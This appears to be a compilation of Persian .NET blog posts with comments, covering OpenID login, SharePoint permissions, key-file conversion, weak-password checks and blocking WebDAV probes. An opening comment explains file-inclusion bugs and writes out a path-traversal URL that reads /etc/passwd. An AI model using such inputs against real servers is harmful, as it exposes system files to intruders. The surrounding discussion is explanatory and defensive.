تاریخ: ۱۳۹۱/۰۵/۰۴ ۱۴:۳۴

بله. همینطوره. به شرطی که امکانات سخت افزاری مهیا چنین اجازه‌ای رو به شما بدهد. مثلاً سرور اختصاصی داشته باشد با RAM و CPU قابل قبول. به عبارتی در شبکه‌های خصوصی شرکت‌ها، نه سایت‌های عمومی با حداقل‌هایی که در اختیار دارند. یا پردازش ابری ... مثلاً برای سازمان‌هایی که می‌توانند هزینه کنند یا دسترسی به این امکانات دارند.

نویسنده: محمد صاحب
تاریخ: ۱۳۹۱/۰۵/۰۴ ۱۵:۱۵

ممnonم خیلی جالب بود...
یک روش هم می‌توانه Encrypt کردن نام فایل باشه که البته سربار خودش رو داره...

نویسنده: فرهاد یزدان پنا
تاریخ: ۱۳۹۱/۰۵/۰۴ ۱۵:۵۳

بله در فضاهایی همچون Azure محدودیت‌هایی بر روی اندازه پایگاه داده و ... وجود دارد. ولی نه در هر نوع محیط ابری.
در ضمن الان شما برای جلوگیری از خیلی مسائل مجبور شدید یک Handler جهت پراکسی اطلاعات (چه ارسالی و چه دریافتی) ایجاد کنید که از خیلی لحاظ مشابه ذخیره فایل‌ها در پایگاه داده باشه.
در ضمن مگه اندازه فایل‌های ارسالی و ... چقدر است که نیازمند مقدار زیادی پردازش باشه. استفاده از مکانیزم‌های Cache موجود در asp.net هم می‌توانه کمک کنه.
حرف شما از خیلی لحاظ صحیحه و شکی در اون نیست ولی میشه به راه حل‌های دیگری هم فکر کرد.

نویسنده: رضوى
تاریخ: ۱۳۹۱/۰۵/۰۵ ۱۵:۸

سلام

باگهایی از این قبیل به باگهای **File Inclusion** معروفند که به دو دسته Local File Inclusion و Remote File Inclusion تقسیم می‌شوند و هکرها با استفاده از آنها می‌توانند به بسیاری از اطلاعات سرور دست پیدا کنند و یا بدون آپلود، شل بگیرند.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۵/۱۵:۵۹

البته در گزارشات متداول منتشره، هر دو عبارت به جای هم بکار برده می‌شوند و استفاده از file inclusion بیشتر برای سایتها PHP و لینوکسی مرسوم است؛ چیزی مثل این:

`http://site.com/forcedownload.php?file=../../../../../../../../etc/passwd`

نویسنده: مهدی پایروند
تاریخ: ۱۳۹۱/۰۵/۱۳:۵۳

بله چندتایی از این سایتها رو منم تونستم ببینم، ولی نکته جالب اینه که سایتها غیر ایرانی این مسئله رو حل کردند

نویسنده: میثم جوادی
تاریخ: ۱۳۹۱/۰۵/۲۰:۳۵

یه روش دیگه واسه دانلود [Web.config](#)

در پست‌های قبلی [OpenID](#) چیست؟استفاده از [OpenID](#) در وب سایت جهت احراز هویت کاربران با مفاهیم [OpenID](#) تا حدودی آشنا شدیم

در این پست می‌خواهیم با یک مثال ساده نشان دهیم که سایت ما چگونه با استفاده از OpenID Authentication می‌تواند از اکانت گوگل استفاده کرده و کاربر در وب سایت ما شناسایی شود.

برای اینکار ابتدا

1- کتابخانه DotNetOpenAuth را از طریق [NuGet](#) به لیست رفرنس‌های پروژه وب خود اضافه نمایید

2- یک صفحه بنام Login.aspx یا هر نام دلخواهی را به پروژه خود اضافه نمایید. در نهایت کد HTML صفحه شما به ید به صورت زیر باشد.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="Login.aspx.cs" Inherits="OAuthWebTest.Login" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body>
    <form id="form1" runat="server">
        <div id="loginform">
            <div id="NotLoggedIn" runat="server">
                <asp:ImageButton ID="ButtonLoginWithGoogle" runat="server" ImageUrl="Google.JPG"
                    OnCommand="ButtonLoginWithGoogle_Click"
                    CommandArgument="https://www.google.com/accounts/o8/id" />
                <p>
                    <asp:Label runat="server" ID="LabelMessage" />
                </p>
            </div>
        </div>
    </form>
</body>
</html>
```

در کد HTML بالا به خصوصیت CommandArgument از کنترل ImageButton دقت نمایید که دارای مقدار "https://www.google.com/accounts/o8/id" می‌باشد. در واقع این آدرس باید برای اکانت گوگل جهت احراز هویت توسط OpenID استفاده شود. (آدرس API گوگل برای استفاده از این سرویس)

3- در قسمت کد نویسی صفحه کدهای زیر را وارد نمایید.


```
using System;
using System.Web.UI;
using System.Web.UI.WebControls;
using DotNetOpenAuth.OpenId.RelyingParty;

namespace OAuthWebTest
{
    public partial class Login : Page
    {
        protected void Page_Load(object sender, EventArgs e)
        {
            OpenIdRelyingParty openIdRelyingParty = new OpenIdRelyingParty();
            var response = openIdRelyingParty.GetResponse();
            if (response == null) return;
            switch (response.Status)
            {
                case AuthenticationStatus.Authenticated:
                    NotLoggedIn.Visible = false;
                    Session["GoogleIdentifier"] = response.ClaimedIdentifier.ToString();
                    Response.Redirect("Default.aspx");
                    break;
                case AuthenticationStatus.Canceled:
                    LabelMessage.Text = "Cancelled.";
                    break;
            }
        }
    }
}
```


```
        case AuthenticationStatus.Failed:
            LabelMessage.Text = "Login Failed.";
            break;
    }
}

protected void ButtonLoginWithGoogle_Click(object src, CommandEventArgs e)
{
    string discoveryUri = e.CommandArgument.ToString();
    OpenIdRelyingParty openId = new OpenIdRelyingParty();
    var returnToUrl = new UriBuilder(Request.Url) { Query = "" };
    var request = openId.CreateRequest(discoveryUri, returnToUrl.Uri, returnToUrl.Uri);
    request.RedirectToProvider();
}
}
```

همانگونه که مشاهده می‌کنید در رویداد کلیک دکمه لوگین ButtonLoginWithGoogle_Click ابتدا آدرس یکتا گوگل (مقدار CommandArgument اختصاص داده شده به کنترل ImageButton) به همراه آدرس صفحه جاری وب سایت توسط متده CreateRequest از شی openId ترکیب شده و یک درخواست (Request) ساخته شده و در نهایت برای سرویس دهنده گوگل ارسال می‌شود. با اجرای پروژه با تصویر زیر روبرو می‌شوید بروی کلید لوگین کلیک نمایید.



در واقع با کلیک روی دکمه مورد نظر تکه کدی که در بالا شرح داده شد اجرا شده و ما را به صفحه ای شبیه تصویر پایین هدایت می‌کند



در صورتی که کلید Sign In انتخاب شود شما به سایت (همین برنامه) اجازه داده اید که از اطلاعات حساب کاربری شما استفاده کند. پس از کلیک به برنامه اصلی (طبق آدرس بازگشت تعیین شده در رویداد ButtonLoginWithGoogle_Click) در رویداد PageLoad صفحه لاگین اطلاعات بازگشتی از سایت سرویس دهنده (در اینجا گوگل) چک می‌شود و با توجه با پاسخ مورد نظر عملیاتی انجام می‌شود، مثلا در صورتی که شما تایید کرده باشید اطلاعات شناسایی شما توسط گوگل در کلیدی به نام GoogleIdentifier در سشن ذهیره شده و شما به صفحه اصلی سایت هدایت می‌شوید.

دموی پروژه در این [آدرس](#) قرار داده شده است.

سورس پروژه از این [آدرس](#) قابل دسترسی است.

توجه: در این [آدرس](#) شرح داده شده که چگونه دسترسی سایتها دیگر به اکانت گوگل خود را قطع کنید در پستهای آینده اتصال به تویتر و فیسبوک و سایتها دیگر توضیح داده خواهد شد.

نظرات خوانندگان

نوبت‌دهنده: مجتبی چنانی
تاریخ: ۹:۰ ۱۳۹۱/۰۵/۰۴

با سلام و تشکر از پست خوبتون

در زمانی که ما از سیستم‌های ورود و ثبت کاربران شرکت‌های دیگر استفاده می‌کنیم آیا می‌توانیم لاغ گرفته یا اینکه برای خودمان یک صفحه داشته باشیم تا ورود و خروج‌های اکانت‌های درون وبسایتمان را بررسی کنیم یا اینکه خودمان باید این بخش را کدنویسی کنیم؟

یک سئوال دیگر این است که زمانی که از openid های شرکت‌های دیگه استفاده می‌کنیم فقط احراز هویت را از این سرویس‌ها دریافت می‌کنیم یا اینکه در همه صفحات و دیگر کارهای کاربر نظارت به صورت خودکار انجام می‌شود یا اینکه باز هم باید کدنویسی کنیم؟

نوبت‌دهنده: صابر فتح الله
تاریخ: ۱۴:۹ ۱۳۹۱/۰۵/۰۴

در صورتی که بخواهید لاغ بندازید باید خود کد نویسی کرده و در دیتابیس ذخیره کنید بله می‌توان در هر صفحه با استفاده از کلیدی که در سشن کاربر ذخیره کرده اید (با توجه به اینکه سشن کاربران جداست) می‌توانید وجود کاربر را چک کنید

نوبت‌دهنده: سینا علیزاده
تاریخ: ۱۳:۲۹ ۱۳۹۲/۰۹/۰۳

آقا عالی بود ممنون
میشه برای facebook و توییتر هم بزارید ، واقعا بهش نیاز دارم ممنون میشم
کارتون عالیه موفق باشید

نوبت‌دهنده: محسن خان
تاریخ: ۱۳:۳۵ ۱۳۹۲/۰۹/۰۳

نگاهی هم به پروژه [DotNetAuth](#) داشته باشد.


نوبت‌دهنده: دادخواه
تاریخ: ۱۱:۳۱ ۱۳۹۲/۱۰/۱۶

سلام.

این سرویس چطوری برای اکانت‌های یاهو کار می‌کنه؟

شیرپوینت به شما به عنوان یک Farm Admin امکان مدیریت نقش‌ها و سطوح امنیتی را در سطح بسیار جزء می‌دهد. به این معنا که می‌توانید یک کاربر را در یک سایت در نقش مدیر و مالک آن سایت انتساب داده و در سایتی دیگر به همان شخص امکان خواندن از فقط یک لیست خاص را بدهید. در این پست با جزئیات بیشتری در باب ایجاد و مدیریت افراد در گروه‌ها آشنا می‌شویم

پس از نصب شیرپوینت، لیستی مانند زیر به عنوان Permission Level‌ها برای شما نمایش داده می‌شود:



برای مشاهده این سطوح در سایت خود می‌توانید به منوی Site Action رفته و گزینه Site Permission را انتخاب کنید.

به طور کل، سه مورد از موارد فوق استفاده بیشتری از بقیه دارند: Read و Full Control و Contribute.

(برای مثال Design سطحی بین Contribute و Full Control است)

در سطح Read، کاربر می‌تواند فقط برای استفاده در حد خواندن از محتوا به آن دسترسی داشته باشد

در سطح Contribute، کاربر می‌تواند در حد انجام عملیات CRUD روی یک لیست یا کتابخانه موجود دسترسی داشته باشد (امکان تعریف کتابخانه یا لیست جدیدی را ندارد)

در سطح Full Control ، کاربر امکان انجام هر گونه عملیاتی را دارد .

اما این موارد خود می‌تواند در حد یک لیست باشد و یا در حد یک Site Collection . علاوه بر موارد فوق نقش‌های دیگری هم هستند مانند Farm Administrator که به دلیل استفاده کمتر از آن‌ها در اینجا راجع به آن صحبت نمی‌کنم . چرا که این نقش‌ها تقریباً یکتا و Unique بوده و فقط برای تعدادی محدود از افراد در قالب یک سازمان تعریف می‌شود .

هنگامی که یک Site Collection ایجاد می‌شود شیرپوینت 3 گروه امنیتی یا Security Group ایجاد می‌کند : Owners و Members و Visitors

متناسب با 3 سطح تعریف شده در بالا ، Owners دارای سطح Full Control و Members دارای سطح Contribute و Visitors دارای سطح Read هستند .

(تصویر زیر می‌تواند گویای این مسئله باشد)

<input type="checkbox"/>	Organization Members	SharePoint Group	Contribute, Limited Access
<input type="checkbox"/>	Organization Owners	SharePoint Group	Full Control, Limited Access
<input type="checkbox"/>	Organization Visitors	SharePoint Group	Read

اگر شما برای سایت خود یک Sub Site تعریف کنید ، دقیقاً همان ویژگی‌های امنیتی برای آن نیز نمایش داده می‌شوند و اصطلاحاً از والد ارث بری کرده است . البته به شما امکان لغو این ارث بری نیز داده می‌شود در این صورت باید خود مدیریت آنها را به عهده بگیرید .

برای مثال سایتی مانند زیر را در نظر بگیرید : در سازمان ، دپارتمانی به نام IT در حال فعالیت است که Security Group آن به صورت مجزا تعریف شده اند و از والد ارث بری نکرده اند :

The screenshot shows the SharePoint 2010 permissions interface. At the top, there's a ribbon with tabs like Site Actions, Browse, Edit, and Permission Tools. Below the ribbon, there are several icons for managing permissions: Inherit Permissions, Grant Permissions, Create Group, Edit User Permissions, Remove User Permissions, Check Permissions, and Anonymous Access.

A yellow banner at the top states: "This web site has unique permissions." To the right of this banner, a green box contains the text: "This page location is: Organization > IT Department > Site Settings > Permissions".

The main content area lists various site elements with checkboxes next to them:

- Libraries: Name, Organization Members, Organization Owners, Organization Visitors
- Site Pages: SEIFOLLAHI\mbs_org1 (c:0+w|s-1-5-21-3827885161-3876150585-8972
1115)
- Shared Documents: SEIFOLLAHI\mbs_org1_it (c:0+w|s-1-5-21-3827885161-3876150585-8972
1116)
- Lists: seifollahi\spc_confmanager1 (i:0#.w|seifollahi\spc_confmanager1)
- Calendar: System Account [REDACTED]
- Tasks: Viewers
- Discussions: None
- Team Discussion: None
- Recycle Bin: None
- All Site Content: None

همانطور که مشاهده می‌کنید، Unique Permission بودن سایت در بالای سایت نمایش داده شده و دکمه Inherit Permission می‌باشد. این امر از آن از IT ارث بری کرد است.

در زیر مجموعه آن یک سایت با عنوان meeting Workspace ایجاد می‌کنیم که آن از IT ارث بری کرده است :

The screenshot shows the SharePoint 2010 'Edit' page for a site. At the top, there's a ribbon bar with 'Permission Tools' selected. Below it, there are three main sections: 'Inheritance' (with 'Manage Parent' and 'Stop Inheriting Permissions' buttons), 'Grant' (with 'Grant Permissions' and 'Create Group' buttons), and 'Check' (with 'Check Permissions' button). A message at the top states: 'This Web site inherits permissions from its parent. (IT Department)'. On the left, there's a navigation pane with 'Recycle Bin' and 'All Site Content' options. The main content area lists users and groups with their names: 'Organization Members', 'Organization Owners', 'Organization Visitors', 'SEIFOLLAHI\mbs_org1 (c:0+.w|s-1-5-21-3827885161-3876150585-8972452791116)', 'seifollahi\spc_confmanager1 (i:0#.w|seifollahi\spc_confmanager1)', 'System Account ([REDACTED])', and 'Viewers'. To the right, a green box highlights the breadcrumb navigation path: 'This page location is: Organization > IT Department > Meeting Work...'. The 'Meeting Work...' part is specifically highlighted with a red box.

و در این قسمت ارث بری سایت از والد نمایش داده شده و دکمه Stop Inheriting Permission فعال شده است.

همچنین در صورتی که تمایل به ایجاد یک گروه جدید داشته باشید می‌توانید از طریق ریبیون بالای صفحه روی Create Group کلیک کرده و گروه خود را ایجاد نمایید

[موفق باشید](#)

نظرات خوانندگان

نویسنده: محسن کریمی
تاریخ: ۱۳۹۱/۰۸/۱۳ ۲۳:۳

تشکر از مطلبتون

نویسنده: امیر هاشم زاده
تاریخ: ۱۳۹۱/۱۰/۲۴ ۱:۵۲

برای اطلاعات بیشتر از [این لینک](#) هم می‌توانید استفاده کنید.

مرسوم است و توصیه شده است که جهت ارائه کتابخانه‌های دات نتی خود از امضای دیجیتال استفاده کنید. VS.NET برای این منظور در برگه signing خواص یک پروژه، چنین امکانی را به صورت توکار ارائه می‌دهد.

حال اگر بخواهیم همین پروژه را به صورت سورس باز ارائه دهیم، استفاده کنندگان نهایی به مشکل برخواهند خورد؛ زیرا فایل pfx حاصل، توسط کلمه عبور محافظت می‌شود و در سایر سیستم‌ها بدون درنظر گرفتن این ملاحظات قابل استفاده نخواهد بود. معادل فایل‌های pfx، فایلهایی هستند با پسوند snk که تنها تفاوت مهم آن‌ها با فایل‌های pfx، عدم محافظت توسط کلمه عبور است و ... برای کارهای خصوصاً سورس باز انتخاب مناسبی به شمار می‌روند. اگر دقت کنید، اکثر پروژه‌های سورس باز دات نتی موجود در وب (مانند NHibernate، لوسین، iTextSharp و غیره) از فایل‌های snk برای اضافه کردن امضای دیجیتال به کتابخانه نهایی تولیدی استفاده می‌کنند و نه فایل‌های pfx محافظت شده.

در اینجا اگر فایل pfx ای دارید و می‌خواهید معادل snk آن را تولید کنید، قطعه کد زیر چنین امکانی را مهیا می‌سازد:

```

using System.IO;
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;

namespace PfxToSnk
{
  class Program
  {
    /// <summary>
    /// Converts .pfx file to .snk file.
    /// </summary>
    /// <param name="pfxData">.pfx file data.</param>
    /// <param name="pfxPassword">.pfx file password.</param>
    /// <returns>.snk file data.</returns>
    public static byte[] Pfx2Snk(byte[] pfxData, string pfxPassword)
    {
      var cert = new X509Certificate2(pfxData, pfxPassword, X509KeyStorageFlags.Exportable);
      var privateKey = (RSACryptoServiceProvider)cert.PrivateKey;
      return privateKey.ExportCspBlob(true);
    }

    static void Main(string[] args)
    {
      var pfxFileData = File.ReadAllBytes(@"D:\Key.pfx");
      var snkFileData = Pfx2Snk(pfxFileData, "my-pass");
      File.WriteAllBytes(@"D:\Key.snk", snkFileData);
    }
  }
}

```

نظرات خوانندگان

نویسنده: Mohsen
تاریخ: ۱۱:۹ ۱۳۹۱/۰۷/۳۰

آقای نصیری ممنون از لطف شما.
ممکنه بیشتر درمورد این امضا و نحوه کاربرد اون صحبت کنید؟(مثلا بنده یک کتابخانه‌ی آزمایشی را با استفاده از امضای موجود در بخش Signing امضا نموده و فایل pfx مربوطه را ساختم.اما اسambilی مربوطه به سادگی در سایر پروژه‌ها قابل استفاده و حتی قابل مشاهده است(از طریق metadata)).

نویسنده: وحید نصیری
تاریخ: ۱۱:۱۲ ۱۳۹۱/۰۷/۳۰

بله. این امضا دیجیتال، فقط به این معنا است که کار تولید شده متعلق به شما می‌باشد. هیچ نوع محدودیت دیگری را اعمال نمی‌کند.
+ وجود آن اندکی patch کردن برنامه‌ها را مشکل می‌کنه. خصوصا در مورد برنامه‌های WPF و سیلورلایت.

نویسنده: سام ناصری
تاریخ: ۶:۲ ۱۳۹۱/۱۲/۱۶

مطلوب خوبی بود وحید جان. ممنونم.
البته من بعد از اینکه مطلب شما را خوندم و متوجه شدم که دو نوع فایل pfx و snk هست که با اون میشه sign کرد اندکی تو اینترنت گشتم و متوجه یک نکته شدم که گفتم بد نیست اینجا مطرح کنم.
هر چند مطلب شما درباره تبدیل فایل pfx به snk است اما متنی که نوشتید این موضوع را القا میکند که نمیشود به سادگی این فایل رو ساخت.

به هر روی، میتوان فایل snk را از طریق فایل زبانه signing در خواص پروژه ساخت. برای این کار کافیست که گزینه my Protect my key file with a password را آنتیک کرد و در این حالت به جای اینکه فایل pfx ساخته شود فایل snk ساخته میشود.
مطلوب دیگر اینکه من باز دیگری را دیده ام که الان حضور ذهن ندارم بگم(احتمالاً یکیشون RavenDB بود) که از طریق خواص پروژه ویژوال استودیو کار signing را انجام نمیدهند یعنی در آنجا گزینه sign کردن را انتخاب نکرده اند. چون فایل snk را اگر منتشر کنیم همه میتوانند با اون اسambilی‌ها را sign کنند و معنای strong name را بودن اسambilی به طور کلی میره زیر سوال. در عوض از یک customized build استفاده میکنند که فقط توسط خودشون(مالکان پروژه) قابل فراخوانی است و توسط اون اسambilی‌های release را میسازند. البته در اینباره باید بیشتر بررسی کنم و شاید دقیقاً ماجرا ۱۰۰ درصد به این شکل که گفتم نیست.

نویسنده: وحید نصیری
تاریخ: ۹:۳۱ ۱۳۹۱/۱۲/۱۶

- علت اینکه این مطلب رو نوشتم مربوط به زمانی بود که پروژه‌ای از قبل موجود بود با فایل pfx آن و قصد داشتم معادل محافظت نشده فایل pfx آن را تولید کنم.
- در مورد تولید فایل‌های pfx و snk یک مطلب نسبتاً جامع [در سایت داریم](#).
- به نظر من زمانیکه یک پروژه سورس باز است، امضا کردن اسambilی‌های آن آنچنان مفهومی ندارد چون دسترسی به سورس و حتی ارائه آن بر اساس اطمینان به جامعه مصرف کننده صورت می‌گیرد. خیلی خیلی کم هستند موارد سوء استفاده از اسambilی‌های امضاء شده به این صورت. مگر اینکه بحث پروژه کرنل لینوکس با تعداد مصرف کننده بالا و اهمیت امنیتی آن مطرح باشد که نیاز به امضای فایل‌های باینری آن وجود داشته باشد.

هر ساله لیستی از پرکاربردترین کلمات عبور کاربران در دنیا، منتشر می شود که یک نمونه از آن را در اینجا می توان مشاهده کرد:
توسعه دهنده نرم افزارهای امنیتی، فهرست سالانه خود را از رایج ترین رمزهای عبور منتشر کرده است.

می شود از این لیست برای بهبود پروسه ثبت نام در یک سایت استفاده کرد و همان زمان که کاربر کلمه عبور ضعیفی را وارد کرده است، به او پیغام داد که «کلمه عبور وارد شده را راحت می توان حدس زد!»

```
using System.Linq;  
namespace SecurityModule  
{  
    public static class SafePassword  
    {  
        public static ISet<string> BadPasswords = new HashSet<string>  
        {  
            "password",  
            "password1",  
            "123456",  
            "12345678",  
            "1234",  
            "qwerty",  
            "12345",  
            "dragon",  
            "*****",  
            "baseball",  
            "football",  
            "letmein",  
            "monkey",  
            "696969",  
            "abc123",  
            "mustang",  
            "michael",  
            "shadow",  
            "master",  
            "jennifer",  
            "111111",  
            "2000",  
            "jordan",  
            "superman",  
            "harley",  
            "1234567",  
            "iloveyou",  
            "trustno1",  
            "sunshine",  
            "123123",  
            "welcome"  
        };  
        public static bool IsSafePasword(this string data)  
        {  
            if (string.IsNullOrWhiteSpace(data)) return false;  
            if (data.Length < 5) return false;  
            if (BadPasswords.Contains(data.ToLowerInvariant())) return false;  
            if (data.AreAllCharsEuqal()) return false;  
  
            return true;  
        }  
        public static bool AreAllCharsEuqal(this string data)  
        {  
            if (string.IsNullOrWhiteSpace(data)) return false;  
            data = data.ToLowerInvariant();  
            var firstElement = data.ElementAt(0);  
            var equalCharsLen = data.ToCharArray().Count(x => x == firstElement);  
            if (equalCharsLen == data.Length) return true;  
            return false;  
        }  
    }  
}
```

متد الحاقی IsSafePasword فوق بررسی میکند کہ آیا کلمہ عبور انتخابی:
- خالی نیست.

- بیشتر از 5 کاراکٹر طول دارد.
- تمام حروف بکارگرفته شده در آن یکسان نیستند.

و در ASP.NET MVC با استفاده از قابلیت [Remote validation](#) آن استفاده از این متد به نحو زیر خواهد بود:

```
public partial class RegisterController : Controller
{
    //...

    [HttpPost]
    [OutputCache(Location = OutputCacheLocation.None, NoStore = true)]
    public virtual ActionResult CheckPassword(string password1)
    {
        return Json(password1.IsSafePasword());
    }
}
```

ابتدا یک اکشن متد به کنترلر ثبت نام در سایت به نحو فوق اضافه خواهد شد.
سپس قسمتی از ViewModel متناظر با صفحه ثبت نام سایت، به شکل زیر اضافه و تعریف میگردد:

```
using System.ComponentModel.DataAnnotations;
using System.Web.Mvc;

namespace MyBlog.Models
{
    public class RegisterViewModel
    {
        //...

        [Display(Name = "کلمہ عبور")]
        [Required(ErrorMessage = "لطفاً کلمہ عبور خود را وارد نمایید")]
        [DataType(DataType.Password)]
        [StringLength(50, MinimumLength = 5, ErrorMessage = "حداقل طول کلمہ عبور 5 حرف است")]
        [Remote(action: "CheckPassword", controller: "Register", HttpMethod = "POST",
               ErrorMessage = "کلمہ عبور وارد شده را راحت میتوان حدس زد")]
        public string Password1 { get; set; }
    }
}
```

کلمہ عبور وارد شده را راحت میتوان حدس زد!

کلمہ عبور

تکرار کلمہ عبور

هر از چندگاهی که به لاغ‌های خطای برنامه مراجعه می‌کنم، درخواست‌هایی (حملاتی) با این مشخصات ثبت شده:

```
REQUEST_METHOD: OPTIONS
REQUEST_METHOD: PROPFIND
HTTP_USER_AGENT: Microsoft-WebDAV-MiniRedir/6.1.7600
SCRIPT_NAME: /ipc$
```

برای بستن این نوع درخواست‌های ویژه (که عموماً برای دسترسی به اطلاعات شیرپوینت و یا سرور بکار می‌روند)، فقط کافی است فایل web.config برنامه را به نحو زیر اصلاح کنیم:

```
<system.web>
  <httpHandlers>
    <add path="*" verb="OPTIONS, PROPFIND" type="System.Web.DefaultHttpHandler" />
  </httpHandlers>
</system.web>

<system.webServer>
  <handlers>
    <add name="propf" path="*" verb="OPTIONS, PROPFIND" type="System.Web.DefaultHttpHandler" />
  </handlers>
</system.webServer>
```

نظرات خوانندگان

نویسنده: الهام
تاریخ: ۱۳۹۱/۰۸/۱۵ ۸:۴۳

سلام آقای نصیری

ببخشید میشه توضیح بدین این اصلاحیه چه عملی انجام میده؟ به نظر میرسه این نوع درخواستها که هنوز هندل میشن


با تشکر

